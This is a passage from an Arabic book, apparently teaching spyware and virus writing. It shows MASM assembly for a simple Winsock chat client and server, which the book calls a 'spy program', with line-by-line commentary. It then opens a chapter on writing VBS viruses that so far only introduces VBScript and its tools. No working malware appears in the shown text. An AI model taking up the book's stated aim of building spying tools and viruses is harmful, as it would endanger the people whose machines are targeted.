12        invoke InitCommonControls
13        invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,addr DlgProc,NULL
14        invoke ExitProcess,0
15  ;#########################################################
16  DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
17        mov        eax,uMsg
18        .if eax==WM_INITDIALOG
19           push hWin
20           pop hDlg
21            invoke GetDlgItem,hWin,CLIENT_HWND
22            mov hClient,eax
23            invoke GetDlgItem,hWin,SERVER_HWND
24            mov hServer,eax
25            Call InitializeME
26            call HookServer
27            call InitializeWinsock
28            call ServerListen
29        .elseif eax==WM_COMMAND
30            movzx eax,word ptr[wParam]
31            movzx edx,word ptr[wParam+2]
32          .if edx == BN_CLICKED
33            .if eax==BTN_CONNECT
```

```
34                  invoke GetDlgItemText,hWin,BTN_CONNECT,addr buffer,
35                                    sizeof buffer
36                  invoke lstrcmp,addr buffer,addr ID_Connect
37                  .if eax==0
38                      call HookClient
39                      call ClientConnect
40                  .else
41                      invoke SetDlgItemText,hWin,BTN_CONNECT,addr ID_Connect
42                      invoke closesocket,SocketClient
43                      call UnHookClient
44                      invoke ShowLog,CTXT("Client : Disconnected.")
45                  .endif
46              .elseif eax==BTN_CLIENT_SEND
47                  call SendToServer
48              .elseif eax==BTN_SERVER_SEND
49                  call SendToClient
50              .endif
51          .endif
52      .elseif eax==WM_CLOSE
53          call ExitSocket
54          call CleanWinsock
55          call UnHookServer
56          invoke EndDialog,hWin,0
57      .else
58          mov  eax,FALSE
59          ret
60      .endif
61      mov    eax,TRUE
62      ret
63  DlgProc endp
64
65  ShowLog Proc dMSG:DWORD
66      invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_INSERTSTRING,-1,dMSG
67      invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_GETCOUNT,NULL,NULL
68      dec eax
69      invoke SendDlgItemMessageA,hDlg,LST_LOG,LB_SETCURSEL,eax,NULL
70      ret
```

```
71   ShowLog endp
72
73   InitializeME Proc
74        invoke SendDlgItemMessageA,hDlg,EDT_IP,WM_SETTEXT,-1,addr IP
75        invoke dwtoa,Port,addr buffer
76        invoke SendDlgItemMessageA,hDlg,EDT_PORT,WM_SETTEXT,-1,
77                                          addr buffer
78        ret
79   InitializeME endp
80
81   InitializeWinsock Proc
82        invoke  WSAStartup, 2, addr wsaData
83        .if eax==0
84          invoke ShowLog,CTXT("Winsock Initialized...")
85        .else
86          invoke ShowLog,CTXT("Error Initializing Winsock.")
87        .endif
88        ret
89   InitializeWinsock endp
90
91   ExitSocket Proc
92        .If SocketServer != INVALID_SOCKET
93          invoke closesocket,SocketServer
94        .endif
95
96        .If SocketClient != INVALID_SOCKET
97          invoke closesocket,SocketClient
98        .endif
99        ret
100
101       .If hClientSocket != INVALID_SOCKET
102         invoke closesocket,SocketClient
103       .endif
104       ret
105  ExitSocket endp
106
```

```
107  CleanWinsock Proc
108      invoke  WSACleanup
109      ret
110  CleanWinsock endp
111
112  ;##########################################
113  ;############### Server #####################
114  ;##########################################
115
116   HookServer Proc
117      invoke SetWindowLong,hServer,GWL_WNDPROC,ServerProc
118      mov lpPrevServer,eax
119      invoke ShowLog,CTXT("Server Hooking Started...")
120      ret
121   HookServer endp
122  UnHookServer Proc
123      invoke SetWindowLong,hServer,GWL_WNDPROC,lpPrevServer
124      invoke ShowLog,CTXT("Server Hooking Stopped.")
125      ret
126  UnHookServer endp
127
128  ServerListen Proc
129    invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
130    mov SocketServer,eax
131    .if SocketServer==INVALID_SOCKET
132      invoke ShowLog,CTXT("Can't Create The Server Socket")
133      ret
134    .endif
135    invoke ShowLog,CTXT("Server Socket Created...")
136    mov [SockAddrServer.sin_family],AF_INET
137    invoke  htons, Port
138    mov [SockAddrServer.sin_port],ax
139    mov [SockAddrServer.sin_addr],INADDR_ANY
140    invoke bind,SocketServer, addr SockAddrServer,sizeof SockAddrServer
141    .if eax==SOCKET_ERROR
142       invoke closesocket,SocketServer
```

```
143         invoke ShowLog,CTXT("Can't Bind The Server Socket.")
144         ret
145      .endif
146      invoke ShowLog,CTXT("Server Socket Binding Done...")
147
148      invoke WSAAsyncSelect,SocketServer,hServer,WM_SOCKET,FD_ACCEPT
149
150      invoke listen,SocketServer,SOMAXCONN
151      .if eax==SOCKET_ERROR
152         invoke closesocket,SocketServer
153         invoke ShowLog,CTXT("Error Listening..maybe the port is in use.")
154         ret
155      .endif
156       invoke ShowLog,CTXT("Ready To Accept ID Request.")
157       ret
158   ServerListen endp
159
160   ServerProc  Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
161      .If uMsg == WM_SOCKET
162        .if lParam == FD_ACCEPT
163           mov [RemoteAddrLen], sizeof SockAddrRemote
164           invoke accept,SocketServer,addr SockAddrRemote,
165                            addr RemoteAddrLen
166           mov hClientSocket,eax
167           invoke WSAAsyncSelect,hClientSocket,hWnd,WM_SOCKET,
168                                    FD_READ or FD_CLOSE
169           invoke ShowLog,CTXT("Server : Connected.")
170            invoke SetDlgItemText,hDlg,BTN_CONNECT,addr ID_Disconnect
171         .elseif lParam == FD_READ
172            invoke recv,wParam,addr buffer,512,0
173            .if eax>0
174               invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,
175                                      sizeof Text
176               invoke lstrcat,addr Text,CTXT("Client : ")
177               invoke lstrcat,addr Text,addr buffer
178               invoke lstrcat,addr Text,addr NewLine
179               invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,
180                                            WM_SETTEXT,-1,addr Text
```

```
181            .endif
182          .elseif lParam == FD_CLOSE
183                invoke ShowLog,CTXT("Server : Disconnected.")
184                invoke closesocket,hClientSocket
185        .endif
186      .endif
187      invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
188      ret
189    ServerProc  endp
190
191    SendToClient Proc
192     invoke GetDlgItemText,hDlg,EDT_SERVER_MSG,addr buffer,sizeof buffer
193     invoke lstrlen,addr buffer
194     .if eax>0
195        invoke send,[hClientSocket],addr buffer,512,0
196        .if eax==SOCKET_ERROR
197           invoke ShowLog,CTXT("Connection Lost With The Client.")
198           ret
199        .endif
200      invoke GetDlgItemText,hDlg,EDT_SERVER_TEXT,addr Text,sizeof Text
201      invoke lstrcat,addr Text,CTXT("Server : ")
202      invoke lstrcat,addr Text,addr buffer
203      invoke lstrcat,addr Text,addr NewLine
204      invoke SendDlgItemMessageA,hDlg,EDT_SERVER_TEXT,WM_SETTEXT,
205                                         -1,addr Text
206      invoke SendDlgItemMessageA,hDlg,EDT_SERVER_MSG,WM_SETTEXT,
207                                         -1,NULL
208     .endif
209     ret
210    SendToClient endp
211
212    ;###########################################
213    ; ############### Client #####################
214    ;###########################################
215
216     HookClient Proc
```

```
217        invoke SetWindowLong,hClient,GWL_WNDPROC,ClientProc
218        mov lpPrevClient,eax
219        invoke ShowLog,CTXT("Client Hooking Started...")
220        ret
221    HookClient endp
222
223    UnHookClient Proc
224        invoke SetWindowLong,hClient,GWL_WNDPROC,lpPrevClient
225        invoke ShowLog,CTXT("Client Hooking Stopped.")
226        ret
227    UnHookClient endp
228
229    ClientConnect Proc
230      invoke socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
231      mov SocketClient,eax
232      .if SocketClient==INVALID_SOCKET
233        invoke ShowLog,CTXT("Can't Create The Client Socket")
234        ret
235      .endif
236      invoke ShowLog,CTXT("Client Socket Created...")
237      mov [SockAddrClient.sin_family],AF_INET
238      invoke  htons, Port
239      mov [SockAddrClient.sin_port],ax
240      invoke inet_addr,addr IP
241      mov [SockAddrClient.sin_addr],eax
242      invoke  connect,[SocketClient],addr SockAddrClient,sizeof SockAddrClient
243      .if eax==SOCKET_ERROR
244        invoke ShowLog,CTXT("Unable To Connect To The Server")
245        ret
246      .endif
247
248      invoke WSAAsyncSelect,SocketClient,hClient,WM_SOCKET,
249                        FD_CONNECT or FD_READ or FD_CLOSE
250      ret
251    ClientConnect endp
252
```

```
253  ClientProc  Proc hWnd:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
254    .If uMsg == WM_SOCKET
255      .if lParam == FD_CONNECT
256          invoke ShowLog,CTXT("Client : Connected.")
257      .elseif lParam == FD_READ
258          invoke recv,wParam,addr buffer,512,0
259          .if eax>0
260              invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,
261                                      sizeof Text
262              invoke lstrcat,addr Text,CTXT("Server : ")
263              invoke lstrcat,addr Text,addr buffer
264              invoke lstrcat,addr Text,addr NewLine
265              invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,
266                                      WM_SETTEXT,-1,addr Text
267          .endif
268        .elseif lParam == FD_CLOSE
269              invoke ShowLog,CTXT("The Server Disconnected.")
270              invoke closesocket,SocketClient
271      .endif
272    .endif
273    invoke CallWindowProc,lpPrevServer,hWnd,uMsg,wParam,lParam
274    ret
275  ClientProc  endp
276
277  SendToServer Proc
278   invoke GetDlgItemText,hDlg,EDT_CLIENT_MSG,addr buffer,sizeof buffer
279   invoke lstrlen,addr buffer
280   .if eax>0
281      invoke send,[SocketClient],addr buffer,512,0
282      .if eax==SOCKET_ERROR
283          invoke ShowLog,CTXT("Connection Lost With The Server.")
284          ret
285      .endif
286     invoke GetDlgItemText,hDlg,EDT_CLIENT_TEXT,addr Text,sizeof Text
287     invoke lstrcat,addr Text,CTXT("Client : ")
288     invoke lstrcat,addr Text,addr buffer
289     invoke lstrcat,addr Text,addr NewLine
290     invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_TEXT,WM_SETTEXT,
291                                  -1,addr Text
292     invoke SendDlgItemMessageA,hDlg,EDT_CLIENT_MSG,WM_SETTEXT,
293                                  -1,NULL
294   .endif
295   ret
296  SendToServer endp
297  end start
```

شرح شفرة برنامج التجسس :

السطور 18 – 28 : في حدث تهيئة نافذة الحوار .. نقوم بالحصول علي مقبض النافذة ومقبض أداتي *SERVER_HWND* و *CLIENT_HWND* .. ومن ثم نستدعي الإجراء InitializeME والذي سيقوم بعمل بعض الخطوات الأولية .

ثم نستدعي الإجراء HookServer والذي سيقوم بإلقاء خطاف علي النافذة *SERVER_HWND* .

ثم نقوم بتحميل وتهيئة مكتبة الوينسوك باستدعاء InitializeWinsock .

ومن ثم نقوم بوضع مقبس السيرفر في حالة استماع لأي طلبات اتصال قادمة باستدعاء ServerListen .

السطور 33-45 : شفرة زر الاتصال وقطع الاتصال .. وفيها نختبر نص الزر لمعرفة الوضع الحالي هل هو اتصال أم لا ؟ .. فإذا كان الزر به "اتصال" نقوم بإلقاء خطاف علي نافذة *CLIENT_HWND* باستدعاء HookClient .

ثم نقوم باستدعاء ClientConnect لتجربة الاتصال مع السيرفر .. ولا نغير نص الزر إلي "قطع الاتصال" إلا إذا رد علينا السيرفر بالموافقة علي الاتصال .

وإذا كان نص الزر "قطع الاتصال".. فنقوم بتغيير نص الزر إلي "اتصال" ومن ثم نقوم بغلق مقبس العميل بدالة closesocket .

ثم نلغي خطاف الرسائل علي نافذة العميل باستدعاء UnhookClient .. ونظهر رسالة للمستخدم أنه تم قطع الاتصال .

السطر 47 : نقوم باستدعاء SendToServer لإرسال ما يكتبه العميل إلي السيرفر .

السطر 49 : نقوم باستدعاء SendToClient لإرسال كل ما يكتبه السيرفر إلي العميل .

السطور 52-56 : عند إنهاء النافذة نقوم باستدعاء ExitSocket لغلق جميع المقابس .. وأيضا نقوم باستدعاء CleanWinsock لمسح الوينسوك.. ومن أيضا المفيد فك الخطاف عن كلا من السيرفر والعميل .

السطور 65-71 : إجراء إظهار نتائج تنفيذ العمليات في قائمة LST_LOG حيث يتم تمرير عنوان النص المراد إظهاره لـ dMSG .. ومن ثم إضافته .. ومن المفيد أن نقوم

بتغيير شريط التمرير الرأسي أوتوماتيكيا بعمل تحديد علي العنصر الأخير دائما في القائمة .. كلما كان هناك إدخال جديد .

السطور 73-79 : شفرة إجراء InitializeME .. وفيه نقوم فقط بإظهار عنوان الانترنت IP ورقم المنفذ في صندوقي النص علي النافذة الرئيسية .. حيث يتم استخدام أرقام داخلية غير مسموح لها بالتعديل من المستخدم .. منعاً للخطأ عند التجربة .. ومن الممكن أن تتيح أنت عمل هذا التعديل .

السطور 81-89 : شفرة إجراء تهيئة مكتبة الوينسوك .. وقمنا باستدعاء الدالة WSAStartup وتمرير القيمة 2 لتحميل Winsock 2.0 .. ومؤشر للبنية WSADATA والتي ستستقبل معلومات عن المكتبة المُهيئة .

السطور 91-105 : شفرة إجراء Exit_Socket وبه نختبر كل مقبس إذا كان له قيمة فنقوم بإغلاقه .

السطور 107-110 : شفرة إجراء CleanWinsock وفيه نقوم باستدعاء الدالة WSACleanup فقط .

السطور 116-126 : نقوم بإلقاء خطاف علي نافذة *SERVER_HWND* والتي اتفقنا علي أنها ستستقبل أحداث ورسائل المقبض .. وكذلك فك الخطاف عندما نريد ذلك .

السطر 128 : بداية شفرة وضع المقبس في حالة استماع .

السطر 129 : نقوم بإنشاء مقبس علي بروتوكول TCP .

السطور 136 -139 : نقوم بملء بنية sockaddr_in هي SockAddrServer حيث نمرر عائلة العنوان AF_INET.. ثم نقوم بتحويل رقم المنفذ إلي صيغة الشبكة باستخدام دالة htons ..والقيمة المعادة في حجم Word .

كذلك يمكن تمرير عنوان الانترنت الخاص بك .. ولكن يمكن تمرير القيمة INADDR_ANY لجعل الوينسوك تختار العنوان بدلاً منك .. ونفس الحال إذا مررت القيمة صفر إلي رقم المنفذ .. ستجعل الوينسوك تختار رقم منفذ عشوائي لك في الحدود بين 1024 و 5000.

السطر 140 : نقوم باستدعاء الدالة bind لربط المقبس socketServer بالبنية sockAddrServer .

السطر 148 : نقوم باستدعاء دالة WSAAsyncSelect لدمج رسائل المقبس مع رسائل نافذة SERVER_HWND.. وتحديد رسائل المقبس بالثابت WM_SOCKET.. وتمرير الحدث الذي نريد مراقبته وهو FD_ACCEPT .. وهو حدث خاص بوجود طلب اتصال قادم للموافقة عليه .

السطر 150 : نقوم بوضع المقبس في حالة استماع .

السطور 160 – 189 : شفرة إجراء النافذة SERVER_HWND التي قمنا بإلقاء خطاف عليها..كل ما نريده من إجراء النافذة هو شيء واحد .. وهو إذا كانت هناك رسائل للمقبس WM_SOCKET .. ومن ثم نقوم بتحليل تلك الرسائل .

حيث توجد عدة أحداث للمقبس منها :

حدث FD_ACCEPT : حالة وجود طلب اتصال .

حدث FD_CONNECT : في حالة إذا أتم الطرف الأخر الاتصال بنجاح .

حدث FD_READ : في حالة إذا كانت هناك بيانات قادمة من الطرف الأخر .

حدث FD_CLOSE : في حالة إذا أغلق الطرف الأخر الاتصال .

ومن هذه الأحداث نستطيع اتخاذ الخطوات اللازمة تبعاً لكل حدث..

ففي حدث وجود طلب اتصال FD_ACCEPT نقوم بالموافقة علي الاتصال بدالة Accept والتي تعود بمقبس جديد يربطنا مع الطرف الأخر .. ومن ثم بعد نجاح الاتصال نعيد مراقبة الأحداث الأخرى للمقبس الجديد .. وتغيير زر الاتصال إلي "قطع الاتصال" .

وفي حدث وجود بيانات للقراءة FD_READ من الطرف الأخر .. نقوم باستقبال تلك البيانات في مخزن .. ونتأكد من حجم تلك البيانات أنه أكبر من الصفر.. قبل عرضها علي المستخدم في صندوق المحادثة .

وفي حدث إغلاق الاتصال من الطرف الأخر FD_CLOSE نقوم بغلق المقبس الجديد الذي يربطنا مع الطرف الأخر ونظهر رسالة تفيد بغلق الاتصال .

السطور 191-210 : شفرة إجراء إرسال النص إلي العميل .. ونقوم به بإتيان النص المراد إرساله من العنصر EDT_SERVER_MSG والتأكد من أن المستخدم قام بكتابة النص أولا .. ثم نستخدم دالة send لإرسال هذا النص ومن ثم نقوم أيضا بإضافة النص الُمرسل إلي نافذة المحادثة في السيرفر.

وشفرة العميل Client لا تختلف كثيرا عن شفرة المزود Server .. فقط في البنية sockAddrClient نقوم بتمرير عنوان الانترنت IP ورقم المنفذ للسيرفر .

ونراقب أحداث FD_CONNECT , FD_READ , FD_CLOSE

ثم نستخدم دالة connect للاتصال بالسيرفر .. وعند قبول السيرفر الاتصال سيتم إرسالة لمقبس العميل للحدث FD_CONNECT .. وباقي الأحداث لا تختلف عما هو موجود في السيرفر.

الفصل الخامس

التجسس باستخدام شفرات VBS

الفصل الخامس

التجسس باستخدام شفرات VBS

تاريخ VBS في صناعة الفيروسات :

تم صناعة الكثير من الفيروسات المدمرة من هذه اللغة حيث تمتاز ببساطتها وسهولة التعامل معها وعدم الاعتماد علي التصميم الخارجي للإنترفيس والتنفيذ المباشر علي النظام مما يعني الوصول إلي الغاية بأسهل طريقة ممكنة .

لغة في سى سكريبت VBScript هي لغة كتابة سكربتات نصية , حيث تعتبر أحد ثلاث أدوات تطوير من لغة البيسيك لنظام النوافذ , والثلاث أدوات هم :

Visual Basic
Visual Basic For Application (VBA)
Visual Basic Script

Visual Basic	بيئة تطوير تساعد علي بناء ملفات تنفيذية وعناصر Active X ومكتبات ربط ديناميكية DLL .
VBA	نسخة من البيسيك المرئي وتستخدم في تطبيقات أوفيس Microsoft Office .
VBScript	لغة كتابة نصوص موجهة للانترنت أو لإنتاج ملفات الباتش في نظام ويندوز .

وتطبيقات لغة VBscript والمجالات التي نستطيع استخدام تلك اللغة فيها هي :

صفحات الويب (Web Pages) :-

حيث يمكننا تضمين شفرات VBScript داخل شفرة HTML , بحيث تجعل الصفحة أكثر مرونة .

Active Server Pages (ASP) :-

حيث يمكننا استخدام VBScript لكتابة صفحات (ASP) .

Windows Scripting Host (WSH) :-

حيث يمكن كتابة شفرة VBScript لتعمل تحت سطر الأوامر في نظام التشغيل Prompt Command أو تعمل علي نظام التشغيل مباشرةً وذلك باستخدام بيئة مستضيف النصوص البرمجية (Microsoft Scripting host) وقبل الدخول إلي كيفية كتابة فيروسات باستخدام تلك اللغة يجب أن ندرس اللغة جيداً حتى نستطيع أن نطوعها بسهوله لكي نقوم تنفيذ ما نريد .

الأدوات المستخدمة :

مترجم اللغة VB Scripting Engine :-

حيث يتم ترجمة شفرة الاسكربت أثناء التنفيذ بواسطة ملف يدعي VBScript.dll ويكون على المسار (Windir\System) ويتم تثبيت هذا الملف آلياً مع نظام التشغيل بواسطة أي تطبيق من التطبيقات التالية :-

Internet Explorer
Outlook Express
Internet Information Server

أو بتثبيت بيئة برنامج Windows Scripting Host ويمكننا معرفة الإصدار المثبت علي الجهاز بالضغط على الملف VBScript.dll بالزر الأيمن للفارة واختيار Properties واختيار التبويب Version والنقر على Product Version أو ملاحظة File Version كما موضح بالصورة التالية :-

محرر نصوص Text Editor :-

يمكن استخدام محرر النصوص Notepad ولكن يفضل أن يكون محرر النـصوص يظهـر أرقام السطور حيث سيمكننا ذلك من كتابة وتنظيم شـفرات VBscript بـسهولة وهنـاك العديد من محررات النصوص مثل :-

Front Page :-

وهو برنامج مشهور جداً لتصميم مواقع ويب ويساعدنا أيضا في كتابـة نـصوص VBScript من خلال المساعد Script Wizard .

ActiveX Control Pad :-

وهي أداة مجانية من شركة ميكروسوفت ومن مميزاتها أنها تساعد في إتيان أرقـام الفئـات Class IDs لجميع مكونات ActiveX المثبتة على النظام وترتيبها .


Visual InterDev :-

وهي أداة رائعة وتأتي مع حزمة Visual Studio 6.0 وتساعدنا تلك الأداة على عملية اكتشاف الأخطاء Debugging عند تنفيذ الكود وسنقوم باستخدام تلك الأداة أثناء تعلم لغة Vbscript .


ملحوظة :-

لكي نتعلم لغة VBScript جيداً وتتمرن على استخدامها بسهولة سنقوم بدراستها من خلال تعاملها مع صفحات الويب ولذلك سيتم شرح تلك اللغة وأسلوب كتابتها لبرمجة مواقع ويب ثم ننتقل إلى كيفية كتابة فيروسات VBS بتلك اللغة وبالتالي سيستلزم معرفتك ببعض شفرات لغة HTML البسيطة .

وكما ذكرت من قبل سنستخدم برنامج Visual InterDev وسنقوم بتشغيل البرنامج من Start والذهاب إلى Programs ثم اختيار Microsoft Visual Studio 6.0 ثم الضغط على Microsoft Visual InterDev 6.0 .



سنقوم بإلغاء النافذة الافتتاحية لاختيار مشروع بالضغط على Cancel

